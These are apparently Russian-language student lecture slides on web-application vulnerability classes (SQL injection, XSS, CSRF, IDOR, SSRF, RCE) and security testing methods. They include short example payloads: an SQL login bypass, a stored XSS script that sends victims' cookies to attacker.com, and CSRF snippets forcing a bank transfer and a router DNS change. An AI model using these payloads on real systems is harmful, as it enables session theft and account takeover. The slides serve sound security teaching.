Санкт-Петербургский Политехнический Университет
Институт компьютерных наук и кибербезопасности

Классификация уязвимостей в веб-приложениях. Тестирование веб-приложений на уязвимости

Тищенко Артём, гр. 5130201/20101

2026

Актуальность темы


- Для бизнеса веб-приложения это один из основных каналов взаимодействия с клиентами
- Веб-приложение может быть атаковано злоумышленником из любой точки мира
- Сложность веб-приложений растёт, а с ней увеличивается и поверхность для атаки

По данным BI.ZONE за 2025 год каждый месяц появляется в среднем 1,5 тысячи новых уязвимостей.

Актуальность темы: VK 2026


- Около 500 000 аккаунтов VK скомпрометировано
- Вредоносный распространялся через расширение VK Styles для браузера Google Chrome


Начало 2026 года



Актуальность темы: CVE-2025-55182

- React2Shell в Next.js
- Атака полностью автоматизирована





Декабрь 2025 года

Цель и задачи доклада

Цель: Познакомиься с основными уязвимостями веб-приложений и методами их тестирования.

Задачи:

- Рассмотреть классификацию наиболее распространённых уязвимостей веб-приложений, таких как SQL-инъекции, XSS, CSRF и другие.
- Ознакомиться с основными методами и инструментами тестирования веб-приложений на уязвимости.
- Обозначить базовые меры по повышению уровня безопасности веб-приложений

Типы уязвимостей: SQL-инъекции

- Позволяет исполнять произвольные SQL запросы к базе данных
- Возникает из-за некорректной обработки пользовательского ввода
- Параметризованные запросы и ORM системы хорошо защищают от этой уязвимости

Типы уязвимостей: SQL-инъекции

Простой пример:

```
SELECT * FROM users WHERE username = 'логин' AND password = 'пароль';
```

Злоумышленник вводит логин **admin' --**

```
SELECT * FROM users WHERE username = 'admin' --' AND password = '';
```

Типы уязвимостей: XSS-атака

- XSS - Cross-Site Scripting
- Вредоносный JavaScript код внедряется в веб-страницу и выполняется в браузере
- Позволяет красть cookies и сессионные токены
- Возникает из-за некорректной обработки пользовательского ввода

Типы уязвимостей: XSS-атака

Простой пример с именем пользователя:

Андрей<script>document.location='<https://attacker.com/?cookie='+encodeURIComponent(document.cookie)+'>'</script>

Если приложение сохраняет текст в базе данных в таком виде, а затем без обработки выводит его на странице, каждый, кто просмотрит профиль этого пользователя, отправит атакующему свои cookie.

Типы уязвимостей: XSS-атака

MySpace Samy worm (2005 год):

- JavaScript код в поле профиля «About me»
- Код автоматически добавлял Samy в друзья каждому, кто открывал заражённый профиль
- Параллельно скрипт копировал себя в профиль жертвы
- За ~20 часов заразил более 1 млн аккаунтов
- Samy Kamkar получил условный срок и запрет на использование компьютера на 3 года

Типы уязвимостей: CSRF-атака

- CSRF или XSRF (Cross-Site Request Forgery)
- Позволяет выполнять действия от лица авторизованного пользователя
- Защититься можно используя правильные настройки Cookie (SameSite) и CSRF-токены

Типы уязвимостей: CSRF-атака

1) Пользователь заходит, например, в банк.

```
bank.com
Cookie: session=abc123
```

2) Не выходя из него, заходит на сайт злоумышленника.

```
evil.com
```

3) На evil.com есть, например, такой HTML:

```
<img src="https://bank.com/transfer?to=attacker&amount=100000">
```

Типы уязвимостей: CSRF-атака

1) Пользователь залогинен в админке роутера.

http://192.168.0.1

2) На сайте злоумышленника код:

```
<form action="http://192.168.0.1/dns_change" method="POST">
  <input type="hidden" name="dns1" value="6.6.6.6">
  <input type="hidden" name="dns2" value="6.6.6.7">
</form>

<script>
  document.forms[0].submit();
</script>
```

Другие типы уязвимостей

- IDOR (Insecure Direct Object Reference)

```
/api/orders/123 → /api/orders/124
```


- SSRF (Server-Side Request Forgery) – заставляет сервер слать запросы по желанию злоумышленника
- File Upload / Path Traversal – небезопасная работа с файлами, которые загружают пользователи
- RCE (Remote-Code Execution) – запуск произвольного кода на сервере

Тестирование веб-приложений на уязвимости: SCA

- SCA (Software Composition Analysis)
- GitHub Dependabot, OWASP Dependency-Check


Тестирование веб-приложений на уязвимости: SAST

- SAST (Static Application Security Testing)
- SonarQube, CodeQL, Semgrep и другие
- «Белый ящик»




Тестирование веб-приложений на уязвимости: DAST

- DAST (Dynamic Application Security Testing)
- OWASP ZAP, Burp Suite, Netsparker
- «Чёрный ящик»



Тестирование веб-приложений на уязвимости: Penetration testing

- Penetration Testing
- Проводится несколько раз в год или перед крупными релизами
- «Чёрный ящик», «Белый ящик», «Серый ящик»
- Цель не просто найти уязвимости, а скомпрометировать систему



Заключение

- Веб-приложения это одно из самых уязвимых мест для атаки
- Всегда нужно тщательно валидировать пользовательский ввод
- Современные атаки часто автоматизированы
- Обеспечение безопасность веб-приложений — это не разовая задача, а непрерывный процесс

Спасибо за внимание!